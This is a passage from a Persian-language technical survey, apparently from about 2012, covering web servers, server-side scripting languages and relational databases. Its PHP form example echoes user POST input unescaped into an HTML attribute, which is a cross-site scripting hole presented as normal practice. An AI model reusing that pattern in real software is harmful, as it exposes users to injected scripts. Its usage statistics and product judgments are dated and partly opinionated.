در حال حاضر نسخه آن ۲,۴ بوده، توسط بنیاد متن باز آپاچی ارائه می‌شود. آپاچی در مد کاربری و مبتنی بر فرآیند اجرا می‌شود. بیش از ۶۵% کل وب سرورهای اینترنتی از این نرم‌افزار استفاده می‌نمایند. آپاچی امکان اجرا و پشتیبانی تمام مدها و زبان‌های وب را داراست.

شکل ۱۲ نمایه آپاچی (وب سرور)

Internet Information Services (IIS) ۲,٤,٦,۲

وب سرور مایکروسافت که معمولا بر بستر مایکروسافتی اجرا می‌شود. مد اجرای آن در هسته است و مبتنی بر نخ عمل می‌کند. کمتر از ۱۵% وب سایت‌های دنیا از این سرور استفاده می‌نمایند.

شکل ۱۳ صفحه پیشفرض IIS 7


nginx ۲,٤,٦,۳

یک سرور متن باز و ساده توسط یک توسعه دهنده روسی. تقریبا ۱۰ درصد سایتهای اینترنتی از این سرور استفاده می‌کنند. مزیت اصلی این سرور سرعت بسیار بالا و پیچیدگی بسیار پایین آن است. معمولا جایگزینی برای آپاچی تلقی می‌شود.

شکل ۱٤ نمایه nginx

- Google Web Server : وب سرور مورد استفاده توسط گوگل که متن باز شده است. حدود ۳% سایت‌های اینترنتی از این تکنولوژی استفاده می‌کنند که اکثر آنها متعلق به گوگل است.

- lighttpd: نام فایل اجرایی آپاچی، httpd به معنی HTTP Daemon یا غول ارائه دهنده اچ تی تی پی است. وب سرور lighttpd با هدف ایجاد نسخه مشابه ولی بسیار ساده و سبک آپاچی ایجاد شده است و با روی کار آمدن nginx رونق خود را از دست داده است.




شکل ۱۵ درصد مصرف وب سرورهای مختلف در سالهای مختلف (گزارش شده توسط نت کرافت)

از وب‌سرورهای معرفی شده، تمام آنها بر روی همه سکوها قابل اجرا هستند مگر IIS که تنها بر روی نسخه‌های سرور ویندوز قابل اجراست.

Server Side Scripts ۲,۴,۷

وب ایستا، امروزه تقریبا از دور خارج شده است و وب‌های پویا تمام اینترنت را پر کرده‌اند. حتی سایت معرفی یک موسسه ساده نیز از امکانات پویا جهت تماس با مشتریان و ردگیری آنان استفاده می‌نماید.

در ابتدا از زبان‌های برنامه‌نویسی معمولی مانند C و C++ و Perl برای نوشتن وب پویا استفاده می‌شد. به این برنامه‌ها CGI Script می‌گفتند. مشکل اصلی سی جی آی در این بود که نه تنها محتوای صفحه خروجی، بلکه سرآیندهای HTTP را نیز باید مدیریت می‌کرد.



شکل ۱۶ گردش کار اجرای یک CGI

همانطور که قبلا مشاهده شد، سرآیند درخواست HTTP حاوی پارامترهای مهمیست که توسط برنامه باید تفکیک و تفهیم شوند. همچنین بدنه درخواست HTTP می‌توانست حاوی داده‌های ارسالی به سرور باشد. سرآیند پاسخ نیز می‌بایست دارای استانداردها و قواعد خاصی می‌بود که رعایت و ایجاد تمامی آنها توسط برنامه‌نویس، کار را بسیار دشوار می‌کرد.

نکته بسیار مهم دیگری که در وب مطرح بود، حجم زیاد خروجی به نسبت کد بود. اکثر برنامه‌های تحت وب بیش از ۹۰% حجم کد خود را به ایجاد خروجی‌های لازم اختصاص

می‌دهند و تنها ۱۰% برای پردازش داده‌ها و منطق برنامه صرف می‌شود، و امکانات خروجی دادن زبان‌هایی مانند C بسیار محدود و دشوار بود (printf).

CGI از سال ۱۹۹۵ موجود بود ولی از سال ۱۹۹۸ زبان‌های جدیدی با تمرکز بر روی برنامه‌نویسی وب به میان آمدند. ASP مایکروسافت از قدیمی‌ترین آنهاست. ویژگی بارز این زبان‌ها در این است که خود سرآیند و بدنه درخواست HTTP را پردازش کرده، در قالب‌های بسیار ساده به برنامه‌نویس تحویل می‌دهند. همچنین سرآیندهای پاسخ را به سادگی بر اساس خروجی برنامه‌نویس به صورت خودکار ایجاد و ارسال می‌نمایند. همچنین این زبان-ها اکثرا امکان توسعه برنامه سریع (RAD) را دارا هستند تا به سادگی و سرعت بتوان صفحات وب پویا را با آنها ایجاد نمود.

زبان‌های مطرح سمت سرور به شرح زیر هستند:

PHP ۲,٤,۷,۱

پی اچ پی، به عنوان معروفترین و پر استفاده‌ترین زبان برنامه‌نویسی تحت وب، در حال حاضر بیش از ۷۵ درصد کل سایت‌های پویای اینترنت را از آن خود کرده است. پی اچ پی زبانی بسیار قدرتمند، سریع و ساده است.

شکل ۱۷ نمایه ساده و محبوب PHP

نوع دهی متغیرها به صورت آزاد، باعث می‌شود برنامه‌نویس PHP خود را درگیر متغیرها و نوع آنها نکند و تنها به داده اهمیت دهد. همچنین تمام قسمت‌های یک برنامه که بین دو برچسب شروع و پایان PHP نباشد، به صورت خودکار توسط مفسر آن به عنوان خروجی تلقی می‌شود، به عنوان مثال کد زیر به سادگی یک فرم ایجاد کرده و مقدار فیلد نام آنرا بر اساس داده‌های ورودی کاربر مشخص می‌سازد :

```
<form method='post'>
<input type='text' name='username' value='<?php echo $_POST['username'];?>' />
</form>
```

همچنین پی اچ پی دارای دامنه وسیعی از کتابخانه‌ها و قطعه کدهای مربوط به وب است. مهمترین ویژگی پی اچ پی که آنرا تا این حد متمایز کرده‌است، چندسکویی بودن و عدم اتکا به سکو است. یک نرم‌افزار نوشته شده توسط پی اچ پی، بر روی انواع سرورها یکجور کار می‌کند و به غیر از یک پایگاه داده ساده (که معمولا MyQSL است) احتیاج به تنظیمات دیگری ندارد.

اکثر نرم‌افزارهای متن باز و بسیار معروف موجود بر روی وب، مانند وردپرس، جوملا، MyBB، Drupal و ... که بیش از ۳۰% کل سایتهای اینترنتی را از آن خود کرده‌اند، مبتنی بر PHP و MySQL هستند.

پی اچ پی به صورت پیشفرض زبان ساده و سطح پایینیست. امکانات اولیه وب و HTTP درون PHP گنجانیده شده‌اند اما امکانات پیشرفته‌تر که اکثر نرم‌افزارهای امروزی وب به آنها احتیاج دارد، بر روی زبان تعبیه نشده‌است. از این رو اتکا به چهارچوب‌های توسعه وب (Web Application Framework) در این زبان بسیار بسیار معمول است.

متاسفانه اکثر این چهارچوب‌ها ، توسط برنامه‌نویسان معمولی و متن‌باز طراحی شده‌اند و این امر منجر به عدم رعایت اصول امنیتی در اکثر آنها گردیده است.

ASP ۲,٤,۷,۲

ASP اولیه مایکروسافت، شباهتی زیادی به PHP داشت، با این تفاوت که تنها بر روی ویندوز و IIS قابل اجرا بود و همچنین کتابخانه‌های جانبی بسیار کم و محدودی داشت. از سال ۲۰۰۰ که مایکروسافت بسته تکنولوژی .NET خود را معرفی نمود، ASP بخشی از این بسته گردیده با نام تجاری ASP.NET ارائه گردید.

شکل ۱۸ نمایه ASPX

ASP.NET بیشتر از اینکه یک زبان برنامه‌نویسی باشد، یک بستر است. این بستر توسط دو زبان برنامه‌نویسی کاربر پسند مایکروسافت، VB.NET و C#.NET قابل استفاده است. VB.NET زبانی بسیار ساده با کمترین اصول برنامه‌نویسیست که برای برنامه‌نویسان مبتدی بسیار مطلوب است. C# زبانی ساخت‌یافته و بروزشده بر اساس C++ است. از آنجایی که بسیاری از برنامه‌نویسان محیط .NET (در ایران) از وی بی استفاده می‌کنند، اکثر برنامه‌های این سکو بسیار ضعیف و نا امن طراحی می‌شود.

ویژگی مهم ASP.NET، سادگی آن است. بیشتر کار یک برنامه ASP.NET را محیط توسعه مایکروسافت موسوم به Visual Studio انجام می‌دهد و حجم کمتری از کار به برنامه‌نویس محول می‌شود. نکات منفی آن اتکای بیش از حد به محصولات مایکروسافت، از جمله ویندوز، SQL Server و IIS است که همگی از همپایان متن‌باز خود بسیار عقب هستند و هزینه بالایی نیز برای تهیه آنها باید پرداخت شود.

ASP.NET خود بر روی .NET Framework بنا شده که مجموعه کامل و بی نقصی از کتابخانه‌ها، توابع و کلاس‌های لازم برای برنامه‌نویسیست و جایگزین چهارچوب‌های متن باز استفاده شده در PHP می‌باشد.

از آنجایی که این تکنولوژی‌ها در ایران رایگان هستند، و کار با آنها برای مبتدیان بسیار ساده است، بیشتر بازار وب ایران را این تکنولوژی پر کرده است.

Java (JSP) ۲,٤,۷,۳


شکل ۱۹ نمایه جاوا

جاوا هم پس از چندی، خود را به زبان‌های تحت وب افزود. JSP یا Java Server Pages تکنولوژی‌ای مشابه CGI است که از زبان برنامه‌نویسی جاوا استفاده می‌نماید. پیدایش این تکنولوژی به دلیل متعدد بودن برنامه‌نویسان جاوا و پایداری بسیار بالای آنها به این زبان قدیمی و ناسریع دانسته می‌شود.

JSP معمولا بر روی Apache Tomcat سرویس دهی می‌شود، بسیار کند است و مشکل اصلی آن عدم امکان خروجی دادن وسیع است، که باعث شده معماری وب‌های جاوا با ASP و PHP تفاوت عمده‌ای داشته باشد.

ColdFusion ۲,٤,۷,٤

ColdFusion تکنولوژی وب انحصاری Adobe است. ویژگی‌های خوب و قابل توجهی در این زبان گنجانیده شده است.



شکل ۲۰ صفحه نصب ColdFusion حاوی نمایه آن

ولی از آنجایی که اکثر این اهداف توسط ASP.NET مایکروسافت برآورده میشد، مخاطبین بسیار کمی به این زبان روی آوردند.

Perl ۲,٤,۷,۵

زبان بسیار قدیمی و نامنظم، مورد علاقه خوره‌های کامپیوتر. پرل از قدیمی‌ترین زبان-های متن باز است و امکانات قابل توجهی نیز داراست. از بین زبان‌های دیگر، پرل بیشترین شباهت را به پی‌اچ‌پی دارد.کاربرد عمده پرل در نوشتن اسکریپت‌های تحت ترمینال برای سیستم‌های یونیکس است، تا جایی که برنامه‌های بسیار بزرگی نیز بر اساس پرل ایجاد شده‌اند.

شکل ۲۱ نمایه زبان قدیمی و محبوب پرل

قبل از به میدان آمدن پی‌اچپی، پرل درصد قابل توجهی از سایت‌های پویا را سرویس-دهی می‌کرد. به دلیل دشواری سینتکس و زبان پرل و مناسب بودن آن تنها برای کاربران نسبتا حرفه‌ای، امروزه در وب جایگاه کمرنگی دارد.

Ruby ۲,٤,۷,٦

روبی زبانیست نسبتا قدیمی که چندسالیست رونق گرفته‌است. در طراحی روبی سعی شده از تکنولوژی‌های جدید زبان‌های برنامه‌سازی استفاده شود. برنامه‌نویسان روبی علاقه زیادی به این زبان دارند و دلیل اصلی استفاده از آنرا «لذت در هنگام برنامه‌نوشتن با آن» میدانند.

شکل ۲۲ نمایه زبان جدید و محبوب روبی

روبی از نظر سرعت کمی کند است و به مانند C امکاناتی را در اختیار برنامه‌نویس قرار می‌دهد که منجر به ناخوانایی برنامه و درصد خطای بالای آن می‌شود. برای برنامه‌نویسی وب، روبی بر چهارچوب Rails تکیه می‌نماید.

Python ۲,٤,۷,۷


پایتون زبان بسیار قدرتمند و قدیمیست که بیشترین شیب رشد را در تعداد برنامه‌ها، برنامه‌نویسان و مخاطبان دارد. خوانایی بالای کد، سرعت قابل توجه و پوشش کامل

کتابخانه‌ای، به همراه پشتیبانی از تکنولوژی‌های روز زبان‌های برنامه‌نویسی، پایتون را به یک بسته کامل برنامه‌نویسی تبدیل کرده‌است.

شکل ۲۳ نمایه معروف پایتون

علاقمندان به پایتون بر اساس چهارچوب django، کدهای پایتون مناسب وب می‌نویسند. در حال حاضر تعداد سایت‌های نیرو گرفته از پایتون بسیار پایین است، در حالی که بیشتر نرم‌افزارهای غیروبی تولید شده در سالهای اخیر با استفاده از این زبان ایجاد شده‌اند.

پایتون نیز به مانند روبی و جاوا، مفسری بوده بر روی همه سکوها به سادگی اجرا می‌شود.



شکل ۲٤ درصد استفاده از زبان‌های سمت سرور در سایتهای مختلف

۲,٤,۷,۸ دیگر زبان‌ها

زبان‌های متعدد دیگری نیز در توسعه وب وجود دارد که به دلیل کمرنگ‌تر بودن آنها در این سند بدانها اشاره‌ای نشده است. به عنوان مثال می‌توان به زبان‌های C، Pascal، Scala، Lua و Tcl اشاره نمود.

۲,۴,۸ Database Server

از مهمترین مسائل مطرح در هر سیستم نرم‌افزاری، داده‌های مانا (Persistent) هستند. می‌توان گفت ۷۰ درصد کار هر سیستم نرم‌افزاری مدیریت داده‌های مانای آن است، لذا اکثر سیستم‌های نرم‌افزاری امروزی برای مدیریت این داده‌ها و کاهش هزینه تولید، از پایگاه داده استفاده می‌کنند.

پایگاه داده علاوه بر مدیریت داده‌های مانا، امکانات بسیار دیگری از جمله گزارشگیری، آمارگیری، پشتیبان‌گیری و غیره را انجام می‌دهد و هزینه تولید و نگهداری نرم‌افزار را بیش از ۵۰% کاهش می‌دهد.

شکل ۲۵ نمایه پایگاه داده

مهمترین وظایف یک پایگاه داده، مهیا کردن چهار ویژگی ACID در مدیریت داده‌های ماناست:

- Atomicity: عملیات داده‌ای، اتمی باشد، یعنی انجام شدن نیمی از آن ممکن نباشد و همه آن یا یکجا انجام شود یا نشود.
- Consistency: صحت ارتباطات بین داده‌ها خراب نشود. به عنوان مثال اگر یک کاربر، موجودیت به نام مشخصات کاربری دارد، امکان وجود یک کاربر در سیستم بدون داشتن مشخصات کاربری نباشد.
- Isolation: تراکنش‌هایی که به صورت موازی در سیستم در حال انجام هستند، همان نتیجه‌ای را حاصل کنند که وقتی به صورت سری اجرا شوند خواهند کرد.
- Durability: داده‌ها م نا باشد، یعنی پس از اتمام یک تراکنش، حتی اگر برق قطع شد داده‌ها دستخوش تغییر نشود.

همچنین یک پایگاه داده معمولا باید همروندی تراکنش‌ها را نیز فراهم آورد، بدین معنی که اگر صد نفر همزمان دسترسی به داده یا گزارش خاصی را طلب کردند، با سرعت و بدون تاخیر به هر صد نفر آنها سرویس‌رسانی کند.

ویژگی‌های فوق، در یک سیستم مبتنی بر وب، که تراکنش‌های بالا و گاها انفجاری (Bursty) دارد، اهمیت دوچندانی پیدا می‌کنند، لذا پایگاه داده باید بتواند به بهترین وجه همروندی را با دقت کافی مهیا نماید.

پایگاه‌های مطرح شده، از نوع رابطه‌ای (RDBMS) هستند. امروزه پایگاه‌های داده جدیدی که با نام نوع NoSQL شناخته می‌شوند وارد بازار شده‌اند که رابطه‌ای نیستند و خواص فوق را به صورت کامل مهیا نمی‌کنند (یکپارچگی را به صورت لحظه‌ای ندارند).

این پایگاه‌های داده با هدف Scalability که در سیستم‌های امروزی بسیار مهم است به میدان آمده‌اند و اصول آنها متفاوت می‌باشد. از مهمترین آنها می‌توان Riak و MongoDB را نام برد.

شناخت ویژگی‌ها و تفاوت‌های پایگاه‌های RDBMS معروف امروزی، اهمیت بسزایی دارد، لذا در ادامه این سیستم‌ها مورد بررسی قرار خواهند گرفت.

Oracle ۲,٤,۸,۱

غول پایگاه‌های تجاری، با پشتیبانی شرکتی که جزو ۱۰۰ کمپانی بزرگ دنیا محسوب می‌شود، تقریبا تمامی امکانات تئوری و عملی مطرح در علم پایگاه‌داده را در بر می‌گیرد. این پایگاه داده مناسب سیستم‌های بسیار بزرگ است، برای مثال کارت سوخت در ایران توسط این پایگاه داده پشتیبانی می‌گردد.

شکل ۲۶ نمایه اوراکل، از بزرگترین کمپانی‌های کامپیوتری

از معضلات اصلی این پایگاه داده نیاز به بستر سخت‌افزاری بسیار قوی و نیاز به مدیر پایگاه تمام وقت است.

SQL Server ۲,٤,۸,۲

مایکروسافت با همکاری Sybase پایگاه داده انحصاری خود را ارائه داده است. این پایگاه داده حجم بسیار بالا و سرعت متوسطی دارد و امکانات قابل توجهی نیز ارائه نمی-دهد. ضمنا قیمت نسخه‌های تجاری و مفید آن نیز بسیار بالاست. تنها ویژگی مثبت این پایگاه داده همخوانی خوب آن با محصولات توسعه نرم‌افزار مایکروسافت (.NET) است.

شکل ۲۷ نمایه SQL Server، محصول محبوب و منفور مایکروسافت

نسخه‌های مهم این سیستم (2000,2005,2008) از استانداردهای متفاوتی استفاده می‌کنند و تبدیل آنها به یکدیگر امر ساده‌ای نیست.

PostgreSQL ۲,٤,۸,۳

پایگاه‌داده متن باز، مورد علاقه لینوکس کارها. این سیستم از نسخه ۸ به بعد (نسخه جاری آن ۹ است) امکانات استاندارد و قابل قبولی را ارائه کرده‌است، ولی کار با آن کمی مشکل است و به همین دلیل استقبال کمی از آن می‌شود.

شکل ۲۸ نمایه Postgre، پایگاه داده ناشناس مانده

MySQL ۲,٤,۸,٤

مای اسکیول، معروف‌ترین پایگاه داده در حال استفاده است، که ابتدا توسط شرکت MySQL AB در سوئد ایجاد شد. این پایگاه داده بسیار سریع، قدرتمند و جمع و جور

است و بیشتر نرم‌افزارهای متن باز از آن استفاده می‌کنند. نسخه متن باز آن نیز رایگان است.

شکل ۲۹ نمایه بسیار محبوب MySQL

در حال حاضر (سال ۲۰۱۲) ۴۰% سیستم‌های نرم‌افزاری از این پایگاه داده بهره می-گیرند که نسبت به سال گذشته ۸ درصد رشد داشته است.

به دلیل متن باز بودن این سیستم، سرعت رشد آن بسیار بالا بود و بسیاری از مشتریان **Oracle** ترجیح میدادند امکانات کمتری داشته ولی هزینه بسیار بسیار ناچیزی را پرداخت کنند. شرکت اوراکل در سال ۲۰۱۰ MySQL را خرید و از آن پس رشد بسیار سریع آن متوقف شد تا در حد پایگاه داده‌های متوسط باقی بماند.

SQLite ۲,٤,۸,٥

پایگاه‌داده منحصر بفرد و جمع و جور (۲۷۵ کیلوبایت). اس کیو لایت، بر خلاف دیگر پایگاه‌داده‌ها، احتیاج به نصب و وجود یک سرور ندارد، بلکه کتابخانه آن هم نقش واسط و هم نقش سرور را ایفا می‌نماید.

شکل ۳۰ نمایه SQLite که سادگی آنرا منعکس می‌کند


این پایگاه‌داده، کل داده‌های یک پایگاه را درون یک فایل قرار می‌دهد (و به همین دلیل همروندی خوبی ندارد) اما سرعت قابل توجه و امکانات خوبی داراست که آنرا برای کاربردهای جمع و جور و تک کاربره ایده‌آل کرده است.

SQLite نیز متن باز است و از سال ۲۰۰۰ تاکنون به حدی رشد داشته که حدود نیمی از نرم‌افزارها بر آن تکیه می‌کنند.

۱،۱،۱،۱. غیره

پایگاه‌های داده بسیار دیگری (مانند Sybase و Firebird) نیز وجود دارند، ولی مشتری بسیار کمی برای آنها وجود دارد. تمامی این پایگاه‌های داده از زبان استاندارد SQL برای عملیات خود استفاده می‌کنند، به این صورت که نرم‌افزار مربوطه با استفاده از یک کتابخانه واسط، دستور SQL مورد نظر (شامل دستورات و داده‌ها) را به سرور آنها انتقال می‌دهد، عملیات انجام می‌شود و پاسخ آن به نرم‌افزار بازگردانده می‌شود.

لازم به ذکر است که درصد قابل توجهی از معضلات امنیتی سیستم‌های امروزی متوجه سیستم‌های پایگاه داده است.



شکل ۳۱ نسبت نصب و تصمیم به نصب پایگاه‌های داده مختلف در سازمان‌ها

HTML 5 ۲,۴,۹

